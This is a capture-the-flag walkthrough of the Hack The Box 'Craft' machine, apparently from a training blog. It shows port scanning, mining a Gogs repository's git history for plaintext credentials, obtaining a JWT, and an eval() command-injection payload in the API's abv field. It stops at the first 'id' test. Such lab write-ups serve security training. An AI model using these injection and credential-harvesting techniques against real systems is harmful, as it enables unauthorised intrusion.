
Overview
Craft is a Linux machine built around a REST API for a fictional brewery, craft.htb, backed by a self-hosted Gogs Git server. Digging through the API’s public source repository uncovers a signing secret in the commit history, which is used to forge a valid JWT. That access reveals a Python eval() command injection in the brew-creation endpoint, leading to a shell inside a Docker container. Database and Vault credentials recovered from the container ultimately provide SSH access as a low-privileged user, and abusing a root-policy HashiCorp Vault token to generate an SSH one-time password completes the path to root.
Attack Chain
- Scan the target and identify
HTTPSon port443, revealing thecraft.htbvirtual host - Discover
gogs.craft.htbandapi.craft.htbas additional virtual hosts - Browse the self-hosted
Gogsinstance and enumerate the publiccraft-apirepository and user list - Find a
curlexample in a reported issue containing a validX-Craft-API-TokenJWT - Read the API source and find the
JWTsigning secret is imported from asettingsmodule - Decode the sample
JWTand its expiry timestamp withjwt.ioandCyberChef - Clone the
craft-apirepository and searchgit log/git showfor exposed secrets - Recover plaintext credentials for the user
dineshfrom an old commit - Authenticate to the API and receive a valid
JWT - Identify that the
/api/brewendpoint’sabvfield is passed to Python’seval()unsanitised - Confirm command injection and pivot it into a reverse shell inside the API’s Docker container
- Recover database and
Vaultsecrets fromsettings.pyinside the container - Connect to the database with
pymysqland dump theusertable - Reuse a recovered password to log into
Gogsasgilfoyleand find a private repository containing anSSHprivate key SSHin asgilfoyleand read the user flag- Find a
.vault-tokenfile and use theVault CLIto inspect itsroot-level policy - Generate a one-time
SSHpassword forrootviaVault’sssh/secrets engine SSHin asrootusing the generatedOTPand read the root flag
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan.
export IP=10.129.49.13; export NAME=CRAFT; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -p- -v -oA scans/nmap_allports_$NAME

ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -A -oA scans/nmap_initial_$NAME -v

The open TCP ports are:
22,443,6022
Wait, the nmap output actually points us to a web service that expects to be reached by name, so we add craft.htb to /etc/hosts.
Web Enumeration
Port 443 - https
Browsing to craft.htb shows a landing page about a “brews repository” reachable over REST, along with a link to check out the REST API.

The two links in the top right fail to resolve, gogs.craft.htb…

…and api.craft.htb.

We add both to /etc/hosts as well.
Gogs: Self-Hosted Git
gogs.craft.htb turns out to be a self-hosted Git service.

Browsing to /explore redirects to /explore/repos, where we find the craft-api repository.


/explore/users gives us a list of potential usernames, which we save for later.


Leaking the API Signing Secret

Browsing /craft-api/issues/2, we find a reported issue containing a curl example that sets an X-Craft-API-Token header.

Looking at /craft-api/src/master/craft_api/api/auth/endpoints/auth.py, authentication signs a JWT from a username, the current date/time, and a secret. On line 14, that secret is assigned from settings.CRAFT_API_SECRET, where settings is imported from craft_api.
The sample request from the issue:
curl -H 'X-Craft-API-Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoidXNlciIsImV4cCI6MTU0OTM4NTI0Mn0.-wW1aJkLQDOE-GP5pQd3z_BJTe2Uo0jJ_mQ238P5Dqw' -H "Content-Type: application/json" -k -X POST https://api.craft.htb/api/brew/ --data '{"name":"bullshit","brewer":"bullshit", "style": "bullshit", "abv": "15.0")}'

We decode the embedded JWT with jwt.io:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoidXNlciIsImV4cCI6MTU0OTM4NTI0Mn0.-wW1aJkLQDOE-GP5pQd3z_BJTe2Uo0jJ_mQ238P5Dqw
The token belongs to the user user, with an exp claim as a UNIX timestamp.
CyberChef converts 1549385242 to Tue 5 February 2019 16:47:22 UTC.

To forge our own token we need the signing secret, so we clone the repository. GIT_SSL_NO_VERIFY=true avoids an SSL verification failure against the self-signed certificate.
GIT_SSL_NO_VERIFY=true git clone https://gogs.craft.htb/Craft/craft-api

We walk the full commit history looking for anything sensitive.
git log --all --full-history

Stepping through commits with git show turns up plaintext credentials in how a test script used to call the login endpoint.
git show a2d28ed1554adddfcfb845879bfea09f976ab7c1

dinesh:4aUh0A8PbVJxgd
Authentication
Browsing to api.craft.htb/api lands on a Swagger UI page documenting the API’s endpoints via an OpenAPI spec (swagger.json).

With the recovered credentials, we send a Basic Auth request to /api/auth/login (note this endpoint uses GET).
curl -k -u 'dinesh:4aUh0A8PbVJxgd' https://api.craft.htb/api/auth/login -x 127.0.0.1:8080
We receive a valid token:

{"token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiZGluZXNoIiwiZXhwIjoxNzg3NTExOTE5fQ.ZFPar04gJsBZv62LGaFFveqee6HanHLiccIKZ5gd3xg"}
Command Injection

Poking at the API’s endpoints, /brew/{id} stands out because its abv value accepts a string rather than a float or int.

Looking at brew.py in /craft-api/api/brew/endpoints from the cloned repository, creating a brew entry passes abv straight into eval() to check whether it is less than one.
Confirming Normal Functionality

Using Burp Suite, we first confirm the basic create/read flow with test data (our JWT expires periodically and needs refreshing via /api/auth/login).

{
  "id": 2362,
  "brewer": "TestBrew2",
  "name": "TestName2",
  "style": "TestStyle2",
  "abv": "0.8"
}
POST a new brew with our X-Craft-Api-Token header:
GET /api/brew/2362 to confirm it was stored:
Exploiting eval()
The abv field’s eval() call has no filtering or validation, so it will execute arbitrary Python. We try a basic id payload:
__import__('os').popen('id').read()
